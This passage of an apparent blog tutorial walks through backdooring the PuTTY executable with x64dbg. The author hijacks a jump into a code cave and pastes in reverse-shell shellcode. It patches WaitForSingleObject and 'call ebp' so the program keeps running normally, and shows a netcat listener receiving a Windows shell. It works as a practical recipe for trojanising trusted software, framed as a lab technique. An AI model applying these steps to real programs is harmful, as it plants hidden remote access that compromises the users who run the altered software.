
What we will do now is replacing an instruction code and replace it with another instruction that will make us jump to our code cave. In this case i will replace the jmp putty-beef.46FD35 by my instruction that will redirect the execution to the code cave and hijack the execution flow, but first i will take a copy of it because we will jump to it later.




Lets take a note of it.




I will fix the instruction being copied from **x64dbg** leaving the address only.



Now we can modifiy this jump instruction by replacing it with jmp <section addr>.



Now press *F8* to execute the instruction and boom you are inside the code cave.




3 Inject shellcode backdoor code


Alright, the instruction code structure that we will inject right here should be as followed:

PUSHAD	Save the registers
PUSHFD	Save the falgs
shellcode	backdoor code
Stack Alignment	Restore the stack pervious value
POPFD	Restore the flags
POPAD	Restore the registers
Restore Execution Flow	Restore stack frane and jump back


Ok lets start injecting our code instruction by injecting the first two instructions pushad and pushfd.




Before continue lets look at ESP register value after executing the first two instructions.




I will take a note for it.



Now copy our generated shellcode and paste it as binary inside the code cave.



And now the shellcode is pasted inside the code cave section.



4 Patching the shellcode

The shellcode and little bit of modifications to work well with the executable.

Patching WaitForSingleObject


Inside the shellcode there's a function called WaitForSingleObject which is have parameter dwMilliseconds that will wait for **FFFFFFFF == INFINITE** time which will block the program thread until you exit from the shell, so the executable won't run until you exit the shell.

We will try to look after an instruction sequance that will lead us to that parameter and changing its value, the instruction sequance is:


dec ESI

push ESI

inc ESI




We will NOP the dec ESI instruction so that ESI stays will not get changed and it's value will still at 0, which means that WaitForSingleObject function will wait 0 seconds so it will not block the program thread.




Patching call ebp instruction

The call ebp might closing the executable process so we need to patch this instruction by simply NOP it.



Now let us set a breakpoint that NOP instruction.



And set a listener to receive the reverse shell connection.

```
r0ttenbeef@e-gr4ve:~$ nc -lnvvp 8000
Listening on [0.0.0.0] (family 2, port 8000)
Listening on 0.0.0.0 8000
```

```
[Blog] 0:bash- 1:notes*
```

And run the executable inside the debugger until it hits the breakpoint by pressing *F9*

```
r0ttenbeef@e-gr4ve:~$ nc -lnvvp 8000
Listening on [0.0.0.0] (family 2, port 8000)
Listening on 0.0.0.0 8000
Connection received on 192.168.1.10 1290
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\flare\Music\Analysis\Techniques\Backdooring PE - No ASLR>
```

```
[Blog] 0:bash- 1:notes*
```

Yes!, our shellcode has been executed succesfully.


Great, everything is done proberly.

5 Restore execution flow


Now lets restore the program execution flow in order to run the program itself proberly.

Stack alignment code


We need to restore the stack value like as it was before, lets take a look at the ESP value after executing



And take the note.




So what we will do in order to resotre the stack value and do our stack alignment, we will subtract the old ESP value before executing shellcode and new ESP value after executing the shellcode.



In my case it equals *0x204* so we will resotre its pervious value by


add ESP, 0x204



